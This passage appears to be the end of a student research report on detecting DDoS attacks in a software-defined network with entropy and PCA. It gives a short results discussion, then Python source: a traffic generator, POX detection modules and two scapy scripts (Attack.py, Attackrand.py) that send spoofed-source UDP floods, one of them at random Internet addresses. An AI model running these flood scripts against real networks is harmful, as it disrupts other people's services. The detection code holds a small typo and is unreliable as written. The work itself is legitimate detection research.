
The obtained graphs are similar to that of case 2 with little variations. The distance of y from principal component converges at range (-1,1) after a long time duration. The values of the standard deviation is higher than the values obtained in case 2.

Fig. 3.1.8 Distance of Y vs Time graph (attack)

Fig. 3.1.9 Standard Deviation vs Time graph (Attack)

**3.2 DISCUSSION**

The results obtained from 3 cases show that entropy has faster detection time than PCA. While PCA detects the presence of the new type of DDoS attack sample entropy fails to do so. It is also found that in the new type of DDoS attack due to the hijacking of the controller’s resources and completely occupying of buffer memory there are fluctuations in the entropy and also in the distance of y from principal component in case 2. During fluctuation the SDN system is unable to process and packets and which will lead to the complete shutting of the SDN network. Therefore it can be stated that the best methodology to detect the new type of DDoS attack is PCA, but due to the delay of the detection it has scope of improvement to make the detection faster and less overhead on the resources.

**SOURCE CODE**

**Traffic.py**

import sys

import getopt

import time

from os import popen

import logging

logging.getLogger("scapy.runtime").setLevel(logging.ERROR)

from scapy.all import sendp, IP, UDP, Ether, TCP

from random import randrange

def generateSourceIP():

#not valid for first octet of IP address

not\_valid = [10, 127, 254, 1, 2, 169, 172, 192]

#selects a random number in the range [1,256)

first = randrange(1, 256)

while first in not\_valid:

first = randrange(1, 256)

#eg, ip = "100.200.10.1"

ip = ".".join([str(first), str(randrange(1,256)), str(randrange(1,256)), str(randrange(1,256))])

return ip

#start, end: given as command line arguments. eg, python traffic.py -s 2 -e 65

def generateDestinationIP(start, end):

first = 10

second = 0;

third = 0;

#eg, ip = "10.0.0.64"

ip = ".".join([str(first), str(second), str(third), str(randrange(start,end))])

return ip

def main(argv):

#print argv

#getopt.getopt() parses command line arguments and options

try:

opts, args = getopt.getopt(sys.argv[1:], 's:e:', ['start=','end='])

except getopt.GetoptError:

sys.exit(2)

for opt, arg in opts:

if opt =='-s':

start = int(arg)

elif opt =='-e':

end = int(arg)

if start == '':

sys.exit()

if end == '':

sys.exit()

#open interface eth0 to send packets

interface = popen('ifconfig | awk \'/eth0/ {print $1}\'').read()

for i in range(1000):

packets = Ether() / IP(dst = generateDestinationIP (start, end), src = generateSourceIP ()) / UDP(dport = 80, sport = 2)

print(repr(packets))

#rstrip() strips whitespace characters from the end of interface

sendp(packets, iface = interface.rstrip(), inter = 0.1)

if \_\_name\_\_ == '\_\_main\_\_':

main(sys.argv)

**Attack.py**

import sys

import time

from os import popen

import logging

logging.getLogger("scapy.runtime").setLevel(logging.ERROR)

from scapy.all import sendp, IP, UDP, Ether, TCP

from random import randrange

import time

def generateSourceIP():

not\_valid = [10, 127, 254, 255, 1, 2, 169, 172, 192]

first = randrange(1, 256)

while first in not\_valid:

first = randrange(1, 256)

#print first

ip = ".".join([str(first), str(randrange(1,256)), str(randrange(1,256)), str(randrange(1,256))])

#print ip

return ip

def main():

for i in range (1, 5):

launchAttack()

time.sleep (10)

def launchAttack():

#eg, python attack.py 10.0.0.64, where destinationIP = 10.0.0.64

destinationIP = sys.argv[1:]

#print destinationIP

interface = popen('ifconfig | awk \'/eth0/ {print $1}\'').read()

for i in range(0, 500):

packets = Ether() / IP(dst = destinationIP, src = generateSourceIP()) / UDP(dport = 1, sport = 80)

print(repr(packets))

#send packets with interval = 0.025 s

sendp(packets, iface = interface.rstrip(), inter = 0.025)

if \_\_name\_\_=="\_\_main\_\_":

main()

**Attackrand.py**

import sys

import time

from os import popen

import logging

logging.getLogger("scapy.runtime").setLevel(logging.ERROR)

from scapy.all import sendp, IP, UDP, Ether, TCP

from random import randrange

import time

def generateSourceIP():

not\_valid = [10, 127, 254, 255, 1, 2, 169, 172, 192]

first = randrange(1, 256)

while first in not\_valid:

first = randrange(1, 256)

#print first

ip = ".".join([str(first), str(randrange(1,256)), str(randrange(1,256)), str(randrange(1,256))])

#print ip

return ip

def generateDestinationIP():

#eg, ip = "10.0.0.64"

ip = ".".join([str(randrange(1,256)), str(randrange(1,256)), str(randrange(1,256)), str(randrange(1,256))])

return ip

def main():

for i in range (1, 5):

launchAttack()

time.sleep (10)

def launchAttack():

#eg, python attack.py 10.0.0.64, where destinationIP = 10.0.0.64

#destinationIP = sys.argv[1:]

#destinationIP = ".".join([str(randrange(1,256)), str(randrange(1,256)), str(randrange(1,256)), str(randrange(1,256))])

#print destinationIP

interface = popen('ifconfig | awk \'/eth0/ {print $1}\'').read()

for i in range(0, 500):

packets = Ether() / IP(dst = generateDestinationIP(), src = generateSourceIP()) / UDP(dport = 1, sport = 80)

print(repr(packets))

#send packets with interval = 0.025 s

sendp(packets, iface = interface.rstrip(), inter = 0.025)

if \_\_name\_\_=="\_\_main\_\_":

main()

**l3\_detectionEntropy.py**

import os

import datetime

from pox.core import core

import pox

from pox.lib.packet.ethernet import ethernet, ETHER\_BROADCAST

from pox.lib.packet.ipv4 import ipv4

from pox.lib.packet.arp import arp

from pox.lib.addresses import IPAddr, EthAddr

from pox.lib.util import str\_to\_bool, dpid\_to\_str

from pox.lib.recoco import Timer

import pox.openflow.libopenflow\_01 as of

from pox.lib.revent import \*

import itertools

import time

from .detectionUsingEntropy import Entropy

diction = {}

ent\_obj = Entropy()

set\_Timer = False

defendDDOS=False

log = core.getLogger()

FLOW\_IDLE\_TIMEOUT = 10

ARP\_TIMEOUT = 60 \* 2

MAX\_BUFFERED\_PER\_IP = 5

MAX\_BUFFER\_TIME = 5

envalue=[]

f=open('./Entropylog\_noattack.csv','w',encoding='utf-8')

class Entry (object):

def \_\_init\_\_ (self, port, mac):

self.timeout = time.time() + ARP\_TIMEOUT

self.port = port

self.mac = mac

def \_\_eq\_\_ (self, other):

if type(other) == tuple:

return (self.port,self.mac)==other

else:

return (self.port,self.mac)==(other.port,other.mac)

def \_\_ne\_\_ (self, other):

return not self.\_\_eq\_\_(other)

def isExpired (self):

if self.port == of.OFPP\_NONE: return False

return time.time() > self.timeout

def dpid\_to\_mac (dpid):

return EthAddr("%012x" % (dpid & 0xffFFffFFffFF,))

class l3\_switch (EventMixin):

def \_\_init\_\_ (self, fakeways = [], arp\_for\_unknowns = False, wide = False):

self.fakeways = set(fakeways)

self.wide = wide

self.arp\_for\_unknowns = arp\_for\_unknowns

self.outstanding\_arps = {}

self.lost\_buffers = {}

self.arpTable = {}

self.\_expire\_timer = Timer(5, self.\_handle\_expiration, recurring=True)

core.listen\_to\_dependencies(self)

def \_handle\_expiration (self):

empty = []

for k,v in self.lost\_buffers.items():

dpid,ip = k

for item in list(v):

expires\_at,buffer\_id,in\_port = item

if expires\_at < time.time():

v.remove(item)

po = of.ofp\_packet\_out(buffer\_id = buffer\_id, in\_port = in\_port)

core.openflow.sendToDPID(dpid, po)

if len(v) == 0: empty.append(k)

for k in empty:

del self.lost\_buffers[k]

def \_send\_lost\_buffers (self, dpid, ipaddr, macaddr, port):

if (dpid,ipaddr) in self.lost\_buffers:

bucket = self.lost\_buffers[(dpid,ipaddr)]

del self.lost\_buffers[(dpid,ipaddr)]

log.debug("Sending %i buffered packets to %s from %s"

% (len(bucket),ipaddr,dpid\_to\_str(dpid)))

for \_,buffer\_id,in\_port in bucket:

po = of.ofp\_packet\_out(buffer\_id=buffer\_id,in\_port=in\_port)

po.actions.append(of.ofp\_action\_dl\_addr.set\_dst(macaddr))

po.actions.append(of.ofp\_action\_output(port = port))

core.openflow.sendToDPID(dpid, po)

def \_handle\_openflow\_PacketIn (self, event):

dpid = event.connection.dpid

inport = event.port

packet = event.parsed

global set\_Timer

global defendDDOS

global blockPort

timerSet =False

global diction

def preventing():

global diction

global set\_Timer

if not set\_Timer:

set\_Timer =True

if len(diction) == 0:

print("Empty diction ",str(event.connection.dpid), str(event.port))

diction[event.connection.dpid] = {}

diction[event.connection.dpid][event.port] = 1

elif event.connection.dpid not in diction:

diction[event.connection.dpid] = {}

diction[event.connection.dpid][event.port] = 1

else:

if event.connection.dpid in diction:

if event.port in diction[event.connection.dpid]:

temp\_count=0

temp\_count =diction[event.connection.dpid][event.port]

temp\_count = temp\_count+1

diction[event.connection.dpid][event.port]=temp\_count

#print "\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*"

print ("dpid port and its packet count: ", str(event.connection.dpid), str(diction[event.connection.dpid]), str(diction[event.connection.dpid][event.port]))

#print "\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*"

else:

diction[event.connection.dpid][event.port] = 1

def \_timer\_func ():

global diction

global set\_Timer

if set\_Timer==True:

for k,v in diction.items():

for i,j in v.items():

if j >=5:

print ("\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_")

print ("\n DDOS DETECTED \n")

print ("\n",str(diction))

print ("\n",datetime.datetime.now(),": BLOCKED PORT NUMBER : ", str(i), " OF SWITCH ID: ", str(k))

print ("\n\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_")

f.close()

os.\_exit(0)

dpid = k

msg = of.ofp\_packet\_out(in\_port=i)

core.openflow.sendToDPID(dpid,msg)

diction={}

if not packet.parsed:

log.warning("%i %i ignoring unparsed packet", dpid, inport)

return

if dpid not in self.arpTable:

self.arpTable[dpid] = {}

for fake in self.fakeways:

self.arpTable[dpid][IPAddr(fake)] = Entry(of.OFPP\_NONE,

dpid\_to\_mac(dpid))

if packet.type == ethernet.LLDP\_TYPE:

return

if isinstance(packet.next, ipv4):

log.debug("%i %i IP %s => %s", dpid,inport, packet.next.srcip,packet.next.dstip)

ent\_obj.collectStats(event.parsed.next.dstip)

print ("Entropy : ",str(ent\_obj.value))

f.write(str(ent\_obj.value)+'\n')

if ent\_obj.value <1.0:

preventing()

if timerSet is not True:

Timer(1, \_timer\_func, recurring=True)

timerSet=False

else:

timerSet=False

self.\_send\_lost\_buffers(dpid, packet.next.srcip, packet.src, inport)

if packet.next.srcip in self.arpTable[dpid]:

if self.arpTable[dpid][packet.next.srcip] != (inport, packet.src):

log.info("%i %i RE-learned %s", dpid,inport,packet.next.srcip)

if self.wide:

msg = of.ofp\_flow\_mod(command=of.OFPFC\_DELETE)

msg.match.nw\_dst = packet.next.srcip

msg.match.dl\_type = ethernet.IP\_TYPEz

event.connection.send(msg)

else:

log.debug("%i %i learned %s", dpid,inport,packet.next.srcip)

self.arpTable[dpid][packet.next.srcip] = Entry(inport, packet.src)

dstaddr = packet.next.dstip

if dstaddr in self.arpTable[dpid]:

prt = self.arpTable[dpid][dstaddr].port

mac = self.arpTable[dpid][dstaddr].mac

if prt == inport:

log.warning("%i %i not sending packet for %s back out of the "

"input port" % (dpid, inport, dstaddr))

else:

log.debug("%i %i installing flow for %s => %s out port %i"

% (dpid, inport, packet.next.srcip, dstaddr, prt))

actions = []

actions.append(of.ofp\_action\_dl\_addr.set\_dst(mac))

actions.append(of.ofp\_action\_output(port = prt))

if self.wide:

match = of.ofp\_match(dl\_type = packet.type, nw\_dst = dstaddr)

else:

match = of.ofp\_match.from\_packet(packet, inport)

msg = of.ofp\_flow\_mod(command=of.OFPFC\_ADD,

idle\_timeout=FLOW\_IDLE\_TIMEOUT,

hard\_timeout=of.OFP\_FLOW\_PERMANENT,

buffer\_id=event.ofp.buffer\_id,

actions=actions,

match=match)

event.connection.send(msg.pack())

elif self.arp\_for\_unknowns:

if (dpid,dstaddr) not in self.lost\_buffers:

self.lost\_buffers[(dpid,dstaddr)] = []

bucket = self.lost\_buffers[(dpid,dstaddr)]

entry = (time.time() + MAX\_BUFFER\_TIME,event.ofp.buffer\_id,inport)

bucket.append(entry)

while len(bucket) > MAX\_BUFFERED\_PER\_IP: del bucket[0]

self.outstanding\_arps = {k:v for k,v in

self.outstanding\_arps.items() if v > time.time()}

if (dpid,dstaddr) in self.outstanding\_arps:

return

self.outstanding\_arps[(dpid,dstaddr)] = time.time() + 4

r = arp()

r.hwtype = r.HW\_TYPE\_ETHERNET

r.prototype = r.PROTO\_TYPE\_IP

r.hwlen = 6

r.protolen = r.protolen

r.opcode = r.REQUEST

r.hwdst = ETHER\_BROADCAST

r.protodst = dstaddr

r.hwsrc = packet.src

r.protosrc = packet.next.srcip

e = ethernet(type=ethernet.ARP\_TYPE, src=packet.src,

dst=ETHER\_BROADCAST)

e.set\_payload(r)

log.debug("%i %i ARPing for %s on behalf of %s" % (dpid, inport,

r.protodst, r.protosrc))

msg = of.ofp\_packet\_out()

msg.data = e.pack()

msg.actions.append(of.ofp\_action\_output(port = of.OFPP\_FLOOD))

msg.in\_port = inport

event.connection.send(msg)

elif isinstance(packet.next, arp):

a = packet.next

log.debug("%i %i ARP %s %s => %s", dpid, inport,

{arp.REQUEST:"request",arp.REPLY:"reply"}.get(a.opcode,

'op:%i' % (a.opcode,)), a.protosrc, a.protodst)

if a.prototype == arp.PROTO\_TYPE\_IP:

if a.hwtype == arp.HW\_TYPE\_ETHERNET:

if a.protosrc != 0:

if a.protosrc in self.arpTable[dpid]:

if self.arpTable[dpid][a.protosrc] != (inport, packet.src):

log.info("%i %i RE-learned %s", dpid,inport,a.protosrc)

if self.wide:

msg = of.ofp\_flow\_mod(command=of.OFPFC\_DELETE)

msg.match.dl\_type = ethernet.IP\_TYPE

msg.match.nw\_dst = a.protosrc

event.connection.send(msg)

else:

log.debug("%i %i learned %s", dpid,inport,a.protosrc)

self.arpTable[dpid][a.protosrc] = Entry(inport, packet.src)

self.\_send\_lost\_buffers(dpid, a.protosrc, packet.src, inport)

if a.opcode == arp.REQUEST:

if a.protodst in self.arpTable[dpid]:

if not self.arpTable[dpid][a.protodst].isExpired():

r = arp()

r.hwtype = a.hwtype

r.prototype = a.prototype

r.hwlen = a.hwlen

r.protolen = a.protolen

r.opcode = arp.REPLY

r.hwdst = a.hwsrc

r.protodst = a.protosrc

r.protosrc = a.protodst

r.hwsrc = self.arpTable[dpid][a.protodst].mac

e = ethernet(type=packet.type, src=dpid\_to\_mac(dpid),

dst=a.hwsrc)

e.set\_payload(r)

log.debug("%i %i answering ARP for %s" % (dpid, inport,

r.protosrc))

msg = of.ofp\_packet\_out()

msg.data = e.pack()

msg.actions.append(of.ofp\_action\_output(port =

of.OFPP\_IN\_PORT))

msg.in\_port = inport

event.connection.send(msg)

return

log.debug("%i %i flooding ARP %s %s => %s" % (dpid, inport,

{arp.REQUEST:"request",arp.REPLY:"reply"}.get(a.opcode,

'op:%i' % (a.opcode,)), a.protosrc, a.protodst))

msg = of.ofp\_packet\_out(in\_port = inport, data = event.ofp,

action = of.ofp\_action\_output(port = of.OFPP\_FLOOD))

event.connection.send(msg)

def launch (fakeways="", arp\_for\_unknowns=None, wide=False):

fakeways = fakeways.replace(","," ").split()

fakeways = [IPAddr(x) for x in fakeways]

if arp\_for\_unknowns is None:

arp\_for\_unknowns = len(fakeways) > 0

else:

arp\_for\_unknowns = str\_to\_bool(arp\_for\_unknowns)

core.registerNew(l3\_switch, fakeways, arp\_for\_unknowns, wide)

**l3\_detectionPCA.py**

import os

import datetime

import pox

import itertools

import time

import pox.openflow.libopenflow\_01 as of

from pox.core import core

from pox.lib.packet.ethernet import ethernet, ETHER\_BROADCAST

from pox.lib.packet.ipv4 import ipv4

from pox.lib.packet.arp import arp

from pox.lib.addresses import IPAddr, EthAddr

from pox.lib.util import str\_to\_bool, dpid\_to\_str

from pox.lib.recoco import Timer

from pox.lib.revent import \*

from .detectionUsingPCA import PCA

f=open('./PCAlog\_randattack3.csv','w',encoding='utf-8')

pca\_obj = PCA()

initialCount = 0

ddosPCACount = 0

ddosStart = False

startPCA = 0

endPCA =0

log = core.getLogger()

FLOW\_IDLE\_TIMEOUT = 10

ARP\_TIMEOUT = 60 \* 2

MAX\_BUFFERED\_PER\_IP = 5

MAX\_BUFFER\_TIME = 5

def dpid\_to\_mac (dpid):

return EthAddr("%012x" % (dpid & 0xffFFffFFffFF,))

class Entry (object):

def \_\_init\_\_ (self, port, mac):

self.timeout = time.time() + ARP\_TIMEOUT

self.port = port

self.mac = mac

def \_\_eq\_\_ (self, other):

if type(other) == tuple:

return (self.port,self.mac)==other

else:

return (self.port,self.mac)==(other.port,other.mac)

def \_\_ne\_\_ (self, other):

return not self.\_\_eq\_\_(other)

def isExpired (self):

if self.port == of.OFPP\_NONE: return False

return time.time() > self.timeout

class l3\_switch (EventMixin):

def \_\_init\_\_ (self, fakeways = [], arp\_for\_unknowns = False, wide = False):

self.fakeways = set(fakeways)

self.wide = wide

self.arp\_for\_unknowns = arp\_for\_unknowns

self.outstanding\_arps = {}

self.lost\_buffers = {}

self.arpTable = {}

self.\_expire\_timer = Timer(5, self.\_handle\_expiration, recurring=True)

core.listen\_to\_dependencies(self)

def \_handle\_expiration (self):

empty = []

for k,v in self.lost\_buffers.items():

dpid,ip = k

for item in list(v):

expires\_at,buffer\_id,in\_port = item

if expires\_at < time.time():

v.remove(item)

po = of.ofp\_packet\_out(buffer\_id = buffer\_id, in\_port = in\_port)

core.openflow.sendToDPID(dpid, po)

if len(v) == 0: empty.append(k)

for k in empty:

del self.lost\_buffers[k]

def \_send\_lost\_buffers (self, dpid, ipaddr, macaddr, port):

if (dpid,ipaddr) in self.lost\_buffers:

bucket = self.lost\_buffers[(dpid,ipaddr)]

del self.lost\_buffers[(dpid,ipaddr)]

log.debug("Sending %i buffered packets to %s from %s"

% (len(bucket),ipaddr,dpid\_to\_str(dpid)))

for \_,buffer\_id,in\_port in bucket:

po = of.ofp\_packet\_out(buffer\_id=buffer\_id,in\_port=in\_port)

po.actions.append(of.ofp\_action\_dl\_addr.set\_dst(macaddr))

po.actions.append(of.ofp\_action\_output(port = port))

core.openflow.sendToDPID(dpid, po)

def \_handle\_openflow\_PacketIn (self, event):

dpid = event.connection.dpid

inport = event.port

packet = event.parsed

global ddosPCACount

global initialCount

global ddosStart

global startPCA

global endPCA

if not packet.parsed:

log.warning("%i %i ignoring unparsed packet", dpid, inport)

return

if dpid not in self.arpTable:

self.arpTable[dpid] = {}

for fake in self.fakeways:

self.arpTable[dpid][IPAddr(fake)] = Entry(of.OFPP\_NONE,

dpid\_to\_mac(dpid))

if packet.type == ethernet.LLDP\_TYPE:

return

if isinstance(packet.next, ipv4):

log.debug("%i %i IP %s => %s", dpid,inport, packet.next.srcip,packet.next.dstip)

#event.parsed.next.srcip - Soruce ip packet

#event.parsed.next.dstip - destination ip packet

pca\_obj.collectStats(event.parsed.next.srcip, event.parsed.next.dstip)

#print "---------SD-- = ", pca\_obj.getsdDeviation()

#print "--------rms -- = ",pca\_obj.getRms()

p=pca\_obj.getYDist()

rms=pca\_obj.getRms()

sdv=pca\_obj.getsdDeviation()

print(" deltaY : ", p , rms , sdv)

f.write(str(p)+','+str(rms)+','+str(sdv)+'\n')

initialCount=initialCount+1

if(initialCount>5):

if(-1 < pca\_obj.getYDist() < 1 and ddosStart ==False) :

ddosStart=True

ddosPCACount = 0

startPCA =time.time()

elif(-5 < pca\_obj.getYDist() < 5 and ddosStart ==True):

endPCA=time.time()

ddosPCACount = ddosPCACount +1

print("DDoS count : ",ddosPCACount,"\n")

if(ddosPCACount > 4 and (endPCA - startPCA)<2):

print ("\n\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_")

print ("\n DDOS DETECTED \n")

print ("\n",datetime.datetime.now(),": BLOCKED PORT NUMBER : ", event.connection.dpid , " OF SWITCH ID: ", event.port)

print ("\n\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_")

f.close()

os.\_exit(0)

else :

ddosStart=False

ddosPCACount = 0

self.\_send\_lost\_buffers(dpid, packet.next.srcip, packet.src, inport)

if packet.next.srcip in self.arpTable[dpid]:

if self.arpTable[dpid][packet.next.srcip] != (inport, packet.src):

log.info("%i %i RE-learned %s", dpid,inport,packet.next.srcip)

if self.wide:

msg = of.ofp\_flow\_mod(command=of.OFPFC\_DELETE)

msg.match.nw\_dst = packet.next.srcip

msg.match.dl\_type = ethernet.IP\_TYPE

event.connection.send(msg)

else:

log.debug("%i %i learned %s", dpid,inport,packet.next.srcip)

self.arpTable[dpid][packet.next.srcip] = Entry(inport, packet.src)

dstaddr = packet.next.dstip

if dstaddr in self.arpTable[dpid]:

prt = self.arpTable[dpid][dstaddr].port

mac = self.arpTable[dpid][dstaddr].mac

if prt == inport:

log.warning("%i %i not sending packet for %s back out of the "

"input port" % (dpid, inport, dstaddr))

else:

log.debug("%i %i installing flow for %s => %s out port %i"

% (dpid, inport, packet.next.srcip, dstaddr, prt))

actions = []

actions.append(of.ofp\_action\_dl\_addr.set\_dst(mac))

actions.append(of.ofp\_action\_output(port = prt))

if self.wide:

match = of.ofp\_match(dl\_type = packet.type, nw\_dst = dstaddr)

else:

match = of.ofp\_match.from\_packet(packet, inport)

msg = of.ofp\_flow\_mod(command=of.OFPFC\_ADD,

idle\_timeout=FLOW\_IDLE\_TIMEOUT,

hard\_timeout=of.OFP\_FLOW\_PERMANENT,

buffer\_id=event.ofp.buffer\_id,

actions=actions,

match=match)

event.connection.send(msg.pack())

elif self.arp\_for\_unknowns:

if (dpid,dstaddr) not in self.lost\_buffers:

self.lost\_buffers[(dpid,dstaddr)] = []

bucket = self.lost\_buffers[(dpid,dstaddr)]

entry = (time.time() + MAX\_BUFFER\_TIME,event.ofp.buffer\_id,inport)

bucket.append(entry)

while len(bucket) > MAX\_BUFFERED\_PER\_IP: del bucket[0]

self.outstanding\_arps = {k:v for k,v in

self.outstanding\_arps.items() if v > time.time()}

if (dpid,dstaddr) in self.outstanding\_arps:

return

self.outstanding\_arps[(dpid,dstaddr)] = time.time() + 4

r = arp()

r.hwtype = r.HW\_TYPE\_ETHERNET

r.prototype = r.PROTO\_TYPE\_IP

r.hwlen = 6

r.protolen = r.protolen

r.opcode = r.REQUEST

r.hwdst = ETHER\_BROADCAST

r.protodst = dstaddr

r.hwsrc = packet.src

r.protosrc = packet.next.srcip

e = ethernet(type=ethernet.ARP\_TYPE, src=packet.src,

dst=ETHER\_BROADCAST)

e.set\_payload(r)

log.debug("%i %i ARPing for %s on behalf of %s" % (dpid, inport,

r.protodst, r.protosrc))

msg = of.ofp\_packet\_out()

msg.data = e.pack()

msg.actions.append(of.ofp\_action\_output(port = of.OFPP\_FLOOD))

msg.in\_port = inport

event.connection.send(msg)

elif isinstance(packet.next, arp):

a = packet.next

log.debug("%i %i ARP %s %s => %s", dpid, inport,

{arp.REQUEST:"request",arp.REPLY:"reply"}.get(a.opcode,

'op:%i' % (a.opcode,)), a.protosrc, a.protodst)

if a.prototype == arp.PROTO\_TYPE\_IP:

if a.hwtype == arp.HW\_TYPE\_ETHERNET:

if a.protosrc != 0:

if a.protosrc in self.arpTable[dpid]:

if self.arpTable[dpid][a.protosrc] != (inport, packet.src):

log.info("%i %i RE-learned %s", dpid,inport,a.protosrc)

if self.wide:

msg = of.ofp\_flow\_mod(command=of.OFPFC\_DELETE)

msg.match.dl\_type = ethernet.IP\_TYPE

msg.match.nw\_dst = a.protosrc

event.connection.send(msg)

else:

log.debug("%i %i learned %s", dpid,inport,a.protosrc)

self.arpTable[dpid][a.protosrc] = Entry(inport, packet.src)

self.\_send\_lost\_buffers(dpid, a.protosrc, packet.src, inport)

if a.opcode == arp.REQUEST:

if a.protodst in self.arpTable[dpid]:

if not self.arpTable[dpid][a.protodst].isExpired():

r = arp()

r.hwtype = a.hwtype

r.prototype = a.prototype

r.hwlen = a.hwlen

r.protolen = a.protolen

r.opcode = arp.REPLY

r.hwdst = a.hwsrc

r.protodst = a.protosrc

r.protosrc = a.protodst

r.hwsrc = self.arpTable[dpid][a.protodst].mac

e = ethernet(type=packet.type, src=dpid\_to\_mac(dpid),

dst=a.hwsrc)

e.set\_payload(r)

log.debug("%i %i answering ARP for %s" % (dpid, inport,

r.protosrc))

msg = of.ofp\_packet\_out()

msg.data = e.pack()

msg.actions.append(of.ofp\_action\_output(port =

of.OFPP\_IN\_PORT))

msg.in\_port = inport

event.connection.send(msg)

return

log.debug("%i %i flooding ARP %s %s => %s" % (dpid, inport,

{arp.REQUEST:"request",arp.REPLY:"reply"}.get(a.opcode,

'op:%i' % (a.opcode,)), a.protosrc, a.protodst))

msg = of.ofp\_packet\_out(in\_port = inport, data = event.ofp,

action = of.ofp\_action\_output(port = of.OFPP\_FLOOD))

event.connection.send(msg)

def launch (fakeways="", arp\_for\_unknowns=None, wide=False):

fakeways = fakeways.replace(","," ").split()

fakeways = [IPAddr(x) for x in fakeways]

if arp\_for\_unknowns is None:

arp\_for\_unknowns = len(fakeways) > 0

else:

arp\_for\_unknowns = str\_to\_bool(arp\_for\_unknowns)

core.registerNew(l3\_switch, fakeways, arp\_for\_unknowns, wide)

**detectionUsingEntropy.py**

import math

from pox.core import core

log = core.getLogger()

class Entropy(object):

count = 0

destFrequency = {}

destIP = []

destEntropy = []

value = 1

def collectStats(self, element):

l = 0

self.count +=1

self.destIP.append(element)

if self.count == 50:

for i in self.destIP:

l +=1

if i not in self.destFrequency:

self.destFrequency[i] = 0

self.destFrequency[i] += 1

self.findEntropy(self.destFrequency)

log.info(self.destFrequency)

self.destFrequency = {}

self.destIP = []

l = 0

self.count = 0

def findEntropy (self, lists):

l = 50

entropyList = []

for k,p in lists.items():

c = p/float(l)

c = abs(c)

entropyList.append(-c \* math.log(c, 10))

log.info('Entropy = ')

log.info(sum(entropyList))

self.destEntropy.append(sum(entropyList))

if(len(self.destEntropy)) == 80:

print(self.destEntropy)

self.destEntropy = []

self.value = sum(entropyList)

def \_\_init\_\_(self):

pass

**detectionUsingPCA.py**

import time

import math

import numpy as np

import pandas as pd

import statsmodels.formula.api as smf

import matplotlib.pyplot as plt

from numpy import linalg as LA

from pox.core import core

log = core.getLogger()

def ipToNum(ip):

ipNum = 0

ipOctet=str(ip).split(".")

ipNum=int(ipOctet[-1])

return ipNum

def covariance(x, y, dataX, dataY):

sum = 0

for i in range(0, len(dataX)):

sum = sum + (x - dataX[i]) \* (y - dataY[i])

sum = sum / len(dataX)

return sum

class PCA(object):

count = 0

srcIpList = []

dstIpList = []

meanSrc = 0

meanDst = 0

srcDict = {}

intercept = 0

slope = 0

sqDistSum = 0

sdDeviation = 0

meanYDist = 0

yDist =0

rmsSqSum = 0

rms = 0

def calcMean(self,s,d):

if(self.count!=0):

self.meanSrc=(self.meanSrc\*(self.count-1)+s)/self.count

self.meanDst=(self.meanDst\*(self.count-1)+d)/self.count

def calcSqDeviation(self) :

if(self.count !=0 ) :

self.meanYDist=(self.meanYDist\*(self.count-1)+self.yDist)/self.count

self.sqDistSum += pow((self.yDist-self.meanYDist),2)

if(self.count-1 != 0):

self.sdDeviation=math.sqrt(self.sqDistSum/(self.count-1))

